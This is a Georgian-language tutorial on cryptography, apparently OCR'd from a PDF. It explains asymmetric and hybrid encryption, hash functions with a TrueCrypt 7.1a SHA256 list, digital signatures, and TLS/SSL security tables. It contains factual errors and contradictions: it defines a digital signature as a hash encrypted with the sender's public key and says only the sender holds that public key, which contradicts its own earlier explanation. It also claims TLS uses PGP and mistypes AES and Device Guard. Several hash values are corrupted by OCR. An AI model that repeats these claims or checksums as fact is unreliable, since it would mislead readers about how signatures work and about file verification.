
ასიმეტრიული ალგორითმის მაგალითია RSA (Rivest – Shamir – Adleman) ალგორითმი, ECC - ელიფსური მრუდის კრიპტოსისტემა, DH (Diffie-Helman), El Gamal, ეს ბმული https://www.omnisecu.com/security/public-key-

infrastructure/asymmetric-encryption-algorithms.php#:~:text=Asymmetric%20Encryption%20Algorithms-,Asymmetric%20Encryption%20Algorithms%2C%20Diffie%2DHellman%2C%20RSA%2C%20ECC%2C,Whitfield%20Diffie%20and%20Dr მოგაწოდებთ დამატებით ინფორმაციას ამ ალგორითმებზე. ისინი საშუალებას გაძლევენ, გაცვალოთ საიდუმლო გასაღები და ამავდროულად იძლევიან ციფრული ხელმოწერის საშუალებას.

ასიმეტრიული ალგორითმების საჯარო და საიდუმლო გასაღებები ერთმანეთთან მათემატიკურად არის დაკავშირებული და მათი გენერირება ხდება ერთდროულად. ყოველ HTTPS სესიის დროს იქმნება საჯარო და საიდუმლო გასაღები, რომელიც ერთი სამუშაო სესიისათვის იქმნება.

თუ ერთი გასაღებით მოახდენთ დაშიფვრას, გჭირდებათ მეორე გასაღები, რომ მონაცემები გაშიფროთ. ანუ თუ საჯარო გასაღებით დაშიფრავთ, დაგჭირდებათ საიდუმლო გასაღები გასაშიფრად და პირიქით. ერთი გასაღებით ვერ მოახერხებთ დაშიფვრასაც და გაშიფვრასაც.

ალბათ გაგიჩნდათ კითხვა, რისთვის არის ასეთი ალგორითმები საჭირო. კარგად რომ აგიხსნათ, მოვიყვანოთ მაგალითი:



წარმოიდგინეთ, რომ აგზავნით საიდუმლო ტექსტს. ტექსტს შიფრავთ საჯარო გასაღებით, რადგან მისი გაშიფვრა მხოლოდ საიდუმლო გასაღებითაა შესაძლებელი, რომელიც მიმღებს აქვს, მაგრამ რადგან თქვენი გასაღები საჯაროა, ნებისმიერს შეეძლო ტექსტის დაშიფვრა და გაგზავნა, შესაბამისად ტექსტი დაცულია, თუმცა ვერ გაარკვევთ, საიდან მოვიდა იგი. ხოლო თუ საიდუმლო გასაღებით დაშიფრავთ ტექსტს, მაშინ მიმღებმა ნამდვილად იცის, რომ ეს თქვენი გაგზავნილია, მაგრამ ასეთი შეტყობინების გახსნა შეუძლია ყველას, ვისაც საჯარო გასაღები აქვს. მაგალითად, თუ რამე განცხადებას საჯაროდ ავრცელებთ, რომელიც მნიშვნელოვანია, რომ თქვენი სახელით გავრცელდეს, მაშინ სწორედ საიდუმლო გასაღებით უნდა დაშიფროთ ტექსტი.

ასეთი დაშიფვრა კრიპტოსისტემების საშუალებით ხდება. შექმნილია ბევრი კარგი კრიპტოსისტემა, რომელიც საშუალებას იძლევა: გაარკვიოთ, ვინ დაშიფრა ინფორმაცია (Authentication), გადაიცეს საიდუმლოდ (Confidentiality), ვერავინ შეძლოს მოგვიანებით თქვას, რომ სტატიის ავტორი (Nonrepudiation) და მონაცემთა მთლიანობა (Integrity) ვინმემ შეიცვალა. ასეთი სისტემების მაგალითებია PGP, BitLocker, TLS და BitTorrent-იც კი.

თუ დავუბრუნდებით Winzip მაგალითს, თუ მიმღების საჯარო გასაღებით დავშიფრავთ ინფორმაციას, მაშინ ინფორმაცია დაცული მიაღწევს მიმღებამდე. მიმღების გასაღები რომ არ გვაქვს? საკმარისია, ეს გასაღები ერთხელ მივიღოთ, შეგვეძლება დაშიფრული ინფორმაციის მუდმივად გაგზავნა. მთავარია, გასაღები უსაფრთხოდ მივიღოთ. ამას, მაგალითად, PGP კარგად აკეთებს. თანამდროვე ელ-ფოსტებისათვის არსებობს პროგრამები, რომლებიც PGP-ს გამოყენებით დაშიფრავს შეტყობინებებს. მაგრამ იმის გამო, რომ ეს ტექნოლოგია არ არის ადვილად გასაგები, ასეთი დაშიფვრა ფართოდ არ გავრცელდა ელ-ფოსტაში, და ეს მიუხედავად იმისა, რომ ელ-ფოსტა არ არის სანდო ინფორმაციის უსაფრთხოდ გაცვლისათვის.

სიმეტრიულ და ასიმეტრიულ გასაღებებს აქვთ ძლიერი და სუსტი მხარეები:

- ასიმეტრიული სისტემა კარგად ანაწილებს გასაღებებს, არ არის საჭირო პაროლების ყველასათვის ცალკე გაგზავნა, მთავარია საჯარო გასაღები მოათავსოთ ხელმისაწვდომ ადგილას. ამასთანავე, ეს მეთოდი იძლევა დამატებით საშუალებას -- ელექტრონულად მოაწეროთ ხელი დოკუმენტებს. მათემატიკურად ეს


საკმაოდ რთული ამოცანაა, რადგან დაშიფვრისათვის ბევრად უფრო გრძელი გასაღებების გამოყენებაა საჭირო, შესაბამისად ეს მეთოდი შედარებით ნელია.

- სიმეტრიული სისტემა ძლიერია და სწრაფი მაგრამ გასაღებების განაწილება პრობლემურია.

შესაბამისად, შეიქმნა ჰიბრიდული სისტემები. ასიმეტრიული სისტემები გამოიყენება სიმეტრიული დაშიფვრის გასაღებების გასაგზავნად, ხოლო მონაცემების დასაშიფრად გამოიყენება სიმეტრიული ალგორითმები, როგორიც არის AES ან სხვა. HTTPS, TLS/SSL არის ასეთი ჰიბრიდული სისტემების კარგი მაგალითები. ეს ალგორითმები იყენებენ AES და PGP-ს.

Hash - ფუნქციები

საქმე იმაშია, რომ როცა ვინმესაგან პაროლის გასაღების მიღება გინდათ, მისგან უნდა მიიღოთ საჯარო გასაღები, ხომ შეიძლება, ვინმე ჩაჯდეს ჩვენს შუაში და მოგვაწოდოს სხვა გასაღები, ან შეცვლის გასაღებს ვებსაიტზე და შესაბამისად, სხვა საჯარო გასაღებს ჩამოტვირთავთ. ე.ი. მარტო გასაღებს ვერ ენდობით და უნდა იცოდეთ, რომ გასაღები ნამდვილად სწორი წყაროდან მოდის. ეს კი მიგვიყვანს ელექტრონულ ხელმოწერებზე და Hash ფუნქციებთან.



Hash ფუნქცია ნებისმიერ ინფორმაციას გარდაქმნის ფიქსირებული ზომის თექვსმეტობით ათვლის სიტემაში გამოსახულ გრძელ რიცხვად. თანაც ამას ისე აკეთებს, რომ პროცესი შეუქცევადია და Hash-დან ვერ აღადგენთ საწყის ინფორმაციას. Hash-ს აქვს ფიქსირებული სიგრძე და ინფორმაციაში ნებისმიერი ცვლილება გამოიწვევს Hash -ის შეცვლას. Hash-ის მაგალითები წარმოდგენილია ამ ბმულზე https://defuse.ca/truecrypt-7.1a-hashes.htm .


```
====================
TrueCrypt v7.1a Hashes
====================

SHA256
=======
3f48210cca1c17f433572845586d5e2a1a717a545480d136cb970689a44e3c32  truecrypt-7.1a-linux-console-x64.tar.gz
d9bbdbdb0b30fcf3f35e0b82aaab7cd01c221b0c5724ab2a9ede7f9d05fb534c  truecrypt-7.1a-linux-console-x64.tar.gz.sig
7871a40aaca4556d2c6f3377d62347bc3B302f4f1ef191e7d07123bdf4a4d008  truecrypt-7.1a-linux-console-x86.tar.gz
06b4b7688b6f06f68612f694309d8a6e43e4adfbf8e933fb6890c6556e2602c3  truecrypt-7.1a-linux-console-x86.tar.gz.sig
43f895cfcdbe230907c47b4cd465e5c967bbe741a9b68512c09f809d1a2da1e9  truecrypt-7.1a-linux-x64.tar.gz
62f95e8d8a7cee3dd1072f54942d39605e2a860031ce56ea0a6e6b832e4ad147  truecrypt-7.1a-linux-x64.tar.gz.sig
9d292baf87df34598738faef7305cddaa15ea9f174c9923185653fb28f8cfef0  truecrypt-7.1a-linux-x86.tar.gz
11f2d29b9f6b93be73f1605534c9bc0f9659e2736e1d4e7c08b73c6db6095f9a  truecrypt-7.1a-linux-x86.tar.gz.sig
04db58b737c05bb6b0b83f1cb37a29edec844b59ff223b9e213ee1f4e287f586  TrueCrypt 7.1a Mac OS X.dmg
f734cdefc13ab95ddd5aaa27218b1f7fc97b8f256bd09bcb47b3932274469973  TrueCrypt 7.1a Mac OS X.dmg.sig
e6214e911d0bbededba274a2f8f8d7b3f6f6951e20f1c3a598fc7a23af81c8dc  TrueCrypt 7.1a Source.tar.gz
3de1be6ff4793c5d7269384a5739bb4c985068b15978d17d5bd71403e0f02177  TrueCrypt 7.1a Source.tar.gz.sig
9ec1a8002d80a4bfa43cb1d4116fb59c3f00d94407a042556183fe72541ea431  TrueCrypt 7.1a Source.zip
cadd4333abdaf87ae8d2298789d7485b015bbd55be959e02c9d0c9131ccf3281  TrueCrypt 7.1a Source.zip.sig
26d4446f040bf6989a19b197f69d0fc2a80fb6fa82675016 3f396ee904ac4b27  TrueCrypt-Foundation-Public-Key.asc
e95eca399dfe95500c4de569efc4cc77b75e2b66a864d467df3733ec06a0ff2  TrueCrypt Setup 7.1a.exe
1f6b9f5e13d1d8fe0070cf60688176e85458ddf602dfb987efa9c08f7140b69b  TrueCrypt Setup 7.1a.exe.sig
4b87892bf9f217deb28eb675708036645126 13aee7cf92df6e31dcca6e26fab7  TrueCrypt_v7.1a.zip
```

მოყვანილი მაგალითები გიჩვენებთ სხვადასხვა ფაილების Hash-ებს, რომელთა გამოთვლა მოხდა Truecrypt პროგრამის საშუალებით; ბმული https://blog.jscrambler.com/hashing-algorithms/ მოგცემთ დამატებით ინფორმაციას.

Hash-ის გამოთვლის რამდენიმე მეთოდი არსებობს:


1. MD2, MD4, MD5
2. HAVAL
3. SHA, SHA-1, SHA-256, SHA-384, SHA-512
4. Tiger

MD2, MD4, MD5 საკმაოდ მოძველებულია, ასევე მოძველებულია HAVAL, ჩვეულებრივ უნდა გამოიყენოთ SHA-256, SHA384, SHA-512. Hash-ის გამოთვლის და შემოწმების ერთ-ერთი მოსახერხებელი პროგრამაა Quick Hash. მისი ჩამოტვირთვა შეიძლება ამ ბმულიდან https://quickhash-gui.org/downloads/ . პროგრამა ასე გამოიყურება:



ამ პროგრამის საშუალებით შეგიძლიათ შეამოწმოთ ან გამოთვალოთ ფაილის Hash. ასევე, შეადაროთ ორი ფაილის Hash.


როცა ვებსაიტზე პაროლის შესაყვან პროგრამას წერთ, ცხადია, ამ პაროლის დამახსოვრებაა საჭირო. პაროლების პირდაპირ მონაცემთა ბაზაში მოთავსება ძალიან, ძალიან, ძალიან ცუდი იდეაა. პაროლი უნდა გარდაიქმნას Hash-ად და ისე უნდა შეინახოთ მონაცემთა ბაზაში. მაგალითად, Windows ოპერაციული სისტემა პაროლებს Hash-ად გარდაქმნის და ისე ინახავს.



გაითვალისწინეთ, რომ Hash-ის ქონა და დამთხვევა კიდევ არ ნიშნავს, რომ ფაილი ნამდვილი ორიგინალია. საქმე იმაშია, რომ თუ ჰაკერებმა შეცვალეს ჩამოსატვირთი ფაილი და შესაბამისად შეცვალეს Hash, მაშინ ვერ მოახერხებთ გარკვევას, რომ ფაილი შეიცვალა. ამ პრობლემის გადაწყვეტა ციფრული ხელმოწერით ხდება.

ციფრული ხელმოწერა


ციფრული ხელმოწერა არის Hash, რომელიც გამგზავნის საჯარო გასაღებით არის დაშიფრული.




ციფრული ხელმოწერა არის ბეჭედი, რომელიც გეუბნებათ, რომ დოკუმენტი ნამდვილია და გამოგზავნილია მისი ხელმომწერის მიერ. უფრო ფორმალურ ტერმინებში რომ ჩამოვაყალიბოთ, ციფრული ხელმოწერა იძლევა:

- იდენტიფიკაციას, რადგან მხოლოდ გამომგზავნს აქვს თავისი საჯარო გასაღები,
- დოკუმენტის შეცვლის შეუძლებლოას ხელმოწერის შემდეგ,
- დოკუმენტის მთლიანობას.


ელექტრონული ხელმოწერა გამოიყენება დრაივერებისათვის, პროგრამებისათვის და ელექტრონული დოკუმენტებისათვის. იგი მიუთითებს ვისგან მოდის შესაბამისი ფაილი თუ დოკუმენტი და რომ ფაილი არ შეცვლილა. მაგალითად, თუ აიღებთ Dropbox-ის საინსტალაციო ფაილს და მასზე თაგვის მარჯვენა ღილაკზე დარტყმით გამოიყვანთ კონტექსტურ მენიუს, რომელშიც აარჩევთ Properties, ეკრანზე გამოვა ფანჯარა. გადადით Digital Signature დაფაზე.




და ორჯერ დააჭირეთ Dropbox inc სტრიქონს. მიიღებთ:



ეს ფანჯარა გიჩვენებთ ელექტრონული ხელმოწერის დეტალებს და თუ დააჭერთ View Certificate ღილაკს, ნახავთ რომ



სერტიფიკატი გაცემულია DigiCert-ის მიერ. რომ გავარკვიოთ ციფრული ხელმოწერა ნამდვილია თუ არა, უნდა შევაბრუნოთ ხელმოწერის პროცესი.



უნდა აიღოთ ხელმოწერილი დოკუმენტი და გამომგზავნის საჯარო გასაღები (ამ შემთხვევაში იქნება DigCert) , გაშიფროთ ხელმოწერა და მიიღოთ Hash მნიშვნელობა. შემდეგ გამოთვალოთ ინფორმაციის Hash და შეადაროთ მიღებულ მნიშვნელობას. რა თქმა უნდა, ამის ხელით გაკეთება არ მოგიწევთ. სისტემები ამას ფონურ რეჟიმში აკეთებენ. თუ შემოწმება ვერ მოხდა, მიიღებთ გამაფრთხილებელ შეტყობინებას, Windows გატყობინებთ, რომ ვერ შეამოწმა ინფორმაციის გამომქვეყნებელი და გაფრთხილებთ, რომ არ დააყენოთ პროგრამა ან დრაივერი. ანუ ეს ნიშნავს, რომ თქვენი სისტემა არ ენდობა ხელმომწერ სერტიფიკატს. რატომ უნდა ენდოს ან არ უნდა ენდოს სისტემა სერტიფიკატებს, მოგვიანებით განვიხილავთ სერტიფიკატებზე ლაპარაკისას.
Microsoft-მა მოიგონა ახალი ტექნოლოგია Digital Guard, რომელიც ელექტრონულ ხელმოწერებზე დაყრდნობით არჩევს, რა პროგრამებმა შეიძლება იმუშაოს თქვენს კომპიუტერზე და რამ არა. თუ პროგრამას ხელმოწერა არ აქვს ან თქვენი სისტემა არ ენდობა ხელმოწერას, ასეთი სისტემა ვერ იმუშავებს. ამგვარად, სხვადასხვა ვირუსები და არასასურველი პროგრამები არ იმუშავებენ, რადგან მათ ხელმოწერა არ აქვთ. რა თქმა უნდა, ამის გვერდის ავლაც შეიძლება, რაზეც მოგვიანებით ვილაპარაკებთ. მაგრამ Device Guard დაცვის კიდევ ერთი შრეა. ამ ტექნოლოგიაზე მეტი ინფორმაციის მისაღებად მიჰყევით ბმულს https://venturebeat.com/2015/04/21/microsofts-device-guard-locks-down-windows-10-only-allows-running-trusted-apps/

Secure Sockets Layer (SSL) და Transport layer security (TLS)

SSL და TLS იყენებენ ყველა ზემოთ აღწერილ მეთოდს, რომ შექმნან მონაცემთა ქსელებში გადაცემის სანდო პროტოკოლი. SSL ძველი პროტოკოლია და TLS შედარებით ახალია. ხალხი ორივეს ხშირად SSL-ს უწოდებს, რაც არასწორია. SSL ახალ ვებსაიტებშიც გამოიყენება, ძირითადად, ძველ პროგრამებთან თავსებადობის შესანარჩუნებლად. ეს ხდება, მიუხედავად იმისა, რომ ამ პროტოკოლს უსაფრთხოების გარკვეული ხარვეზები გააჩნია.


ვებსაიტებში SSL-ის გამოყენების სტატისტიკა

პროტოკოლის ვერსია	ვებსაიტის მომსახურება[67]	უსაფრთხოება[67][68]
SSL 2.0	0.7%	არ არის უსაფრთხო
SSL 3.0	4.4%	არ არის უსაფრთხო[69]
TLS 1.0	52.5%	დამოკიდებულია შიფრზე[n 1] და კლიენტის მეთოდებზე[n 2]

TLS 1.1	60.6%	დამოკიდებულია შიფრზე[n 1] და კლიენტის მეთოდებზე[n 2]
TLS 1.2	98.8%	დამოკიდებულია შიფრზე[n 1] და კლიენტის მეთოდებზე[n 2]
TLS 1.3	37.4%	უსაფრთხო

მეტი ინფორმაციის მისაღებად გადადით ბმულზე: https://en.wikipedia.org/wiki/Transport_Layer_Security

TLS-ის გამოყენების ერთ-ერთი მაგალითია, როცა HTTPS:// ხედავთ ვებსაიტის მისამართში. თანამედროვე ბრაუზერები HTTPS://-ის მაგივრად გიჩვენებენ დაკეტილ ბოქლომს. TLS ასევე შეიძლება გამოიყენოთ FTP - ფაილების გადაცემის სერვისისათვის ან Virtual Private Network (VPN) - ვირტუალური კერძო ქსელებისათვის. TLS ძალიან მნიშვნელოვანია ინტერნეტისათვის, რადგან მისი საშუალებით ხდება ძირითადი კავშირები და მონაცემთა გაცვლა.



მაგალითად, როცა თქვენი ბრაუზერი უკავშირდება ელექტრონულ ბანკს, კავშირი ბოლოებს შორის მთლიანად დაშიფრულია TLS-ის საშუალებით. ეს კავშირები კონფიდენციალურია, რადგან მათი დაშიფვრა ხდება EAS ალგორითმების საშუალებით. იმის გამო, რომ ხდება სესიის წინ საიდუმლოდ მოლაპარაკებული გასაღებების გაცვლა, ამ გასაღებების დაჭერა და გაშიფვრა შეუძლებელია, ვინმე კომუნიკაციის შუაშიც რომ იჯდეს. შესაბამისად კავშირი საიმედოა და მონაცემთა შეცვლა პრაქტიკულად შეუძლებელი. ხერხდება მხარეების იდენტიფიკაციაც. მიუხედავად იმისა, რომ იდენტიფიკაცია არ არის აუცილებელი, ჩვეულებრივ, ერთ-ერთ მხარეს მოეთხოვება მისი იდენტიფიკაცია, ეს მხარე, როგორც წესი, სერვერია. ასეთი კავშირი საიმედოა, რადგან ყოველი შეტყობინება

შეიცავს შეტყობინების მთლიანობის შემოწმებას, რომელიც იყენებს შეტყობინების იდენტიფიკაციის კოდს, რაც გამორიცხავს მონაცემების შეუმჩნეველ დაკარგვას ან შეცვლას გადაცემის დროს.

TLS-ს შეუძლია გამოიყენოს ბევრი დაშიფვრის და იდენტიფიკაციის ალგორითმი, მათ შორის ზემოთ განხილული ალგორითმები. შესაბამისად, TLS-ის სწორად დაყენება ბევრ სხვადასხვა პარამეტრს მოიცავს. ამ პარამეტრების ყველა კომბინაცია არ არის კარგად დაცული. ვიკიპედიაში https://en.wikipedia.org/wiki/Transport_Layer_Security გამოქვეყნებულია სხვადასხვა კომბინაციები და შეფასებულია მათი უსაფრთხოება

გასაღების გაცვლა/შეთანხმება და იდენტიფიკაცია

ალგორითმი	SSL 2.0	SSL 3.0	TLS 1.0	TLS 1.1	TLS 1.2	TLS 1.3	სტატუსი
RSA	კი	კი	კი	კი	კი	არა	Defined for TLS 1.2 in RFCs
DH-RSA	არა	კი	კი	კი	კი	არა	
DHE-RSA (forward secrecy)	არა	კი	კი	კი	კი	კი	
ECDH-RSA	არა	არა	კი	კი	კი	არა	
ECDHE-RSA (forward secrecy)	არა	არა	კი	კი	კი	კი	
DH-DSS	არა	კი	კი	კი	კი	არა	
DHE-DSS (forward secrecy)	არა	კი	კი	კი	კი	არა[51]	
ECDH-ECDSA	არა	არა	კი	კი	კი	არა	
ECDHE-ECDSA (forward secrecy)	არა	არა	კი	კი	კი	კი	
ECDH-EdDSA	არა	არა	კი	კი	კი	არა	
ECDHE-EdDSA (forward secrecy)[52]	არა	არა	კი	კი	კი	კი	

PSK	არა	არა	კი	კი	კი		
PSK-RSA	არა	არა	კი	კი	კი		
DHE-PSK (forward secrecy)	არა	არა	კი	კი	კი	კი	
ECDHE-PSK (forward secrecy)	არა	არა	კი	კი	კი	კი	
SRP	არა	არა	კი	კი	კი		
SRP-DSS	არა	არა	კი	კი	კი		
SRP-RSA	არა	არა	კი	კი	კი		
Kerberos	არა	არა	კი	კი	კი		
DH-ANON (არ არის უსაფრთხო)	არა	კი	კი	კი	კი		
ECDH-ANON (არ არის უსაფრთხო)	არა	არა	კი	კი	კი		
GOST R 34.10-94 / 34.10-2001[53]	არა	არა	კი	კი	კი		შეთავაზებულია RFC-ში არ არის ოფიციალური

როგორც ხედავთ, გამოიყენება ადრე განხილული ასიმეტრიული ალგორითმები. ყველაზე უკეთესი ალგორითმებია ისინი, რომლებიც DHE ალგორითმს იყენებენ, რადგან მათ აქვთ წინმსწრები საიდუმლოს თვისება. ეს თვისება კი გამოიყენება იმაში, რომ მონაცემების გადაცემის სესია იყოს უსაფრთხო, იმ შემთხვევაშიც კი, როცა სერვერის საიდუმლო გასაღები ცნობილია ჰაკერებისათვის. ასევე, ჰაკერებისაგან ნებისმიერი სესიის გასაღების მოპარვა არ მოახდენს რამე ეფექტს გადაცემის სხვა სესიებზე. თუმცა უმეტეს შემთხვევაში ამ პროტოკოლების არჩევა თქვენზე არ იქნება დამოკიდებული და მათ სერვერი განსაზღვრავს. ეს ალგორითმი არის მნიშვნელოვანი წინგადადგმული ნაბიჯი მონაცემების დაცვაში, განსაკუთრებით, ტრანსპორტის შრეში. მისი გამოყენება მნიშნელოვანი გახდა, განსაკუთრებით, HeartBleed ხარვეზის აღმოჩენის შემდეგ.

ასევე, შეგიძლიათ ნახოთ სიმეტრიული ალგორითმების ცხრილი.

დაშიფვრის უსაფრთხოება საჯაროდ ცნობილი შესაძლო შეტევების წინაამდეგ

შიფრი			პროტოკოლის ვერსია						სტატუსი
ტიპი	ალგორითმი	ჩვეულებრივი სიმძლავრე (ბიტები)	SSL 2.0	SSL 3.0 [n 1][n 2][n 3][n 4]	TLS 1.0 [n 1][n 3]	TLS 1.1 [n 1]	TLS 1.2 [n 1]	TLS 1.3	
შიფრების ბლოკი ოპერაციული რეჟიმით	AES GCM[54][n 5]	256, 128	N/A	N/A	N/A	N/A	უსაფრთხო	უსაფრთხო	განსაზღვრულია TLS 1.2-სათვის RFCs-ში
	AES CCM[55][n 5]		N/A	N/A	N/A	N/A	უსაფრთხო	უსაფრთხო	
	AES CBC[n 6]		N/A	არ არის უსაფრთხო	Depends on mitigations	Depends on mitigations	Depends on mitigations	არ შეესაბამება	
	Camellia GCM[56][n 5]	256, 128	N/A	N/A	N/A	N/A	უსაფრთხო	არ შეესაბამება	
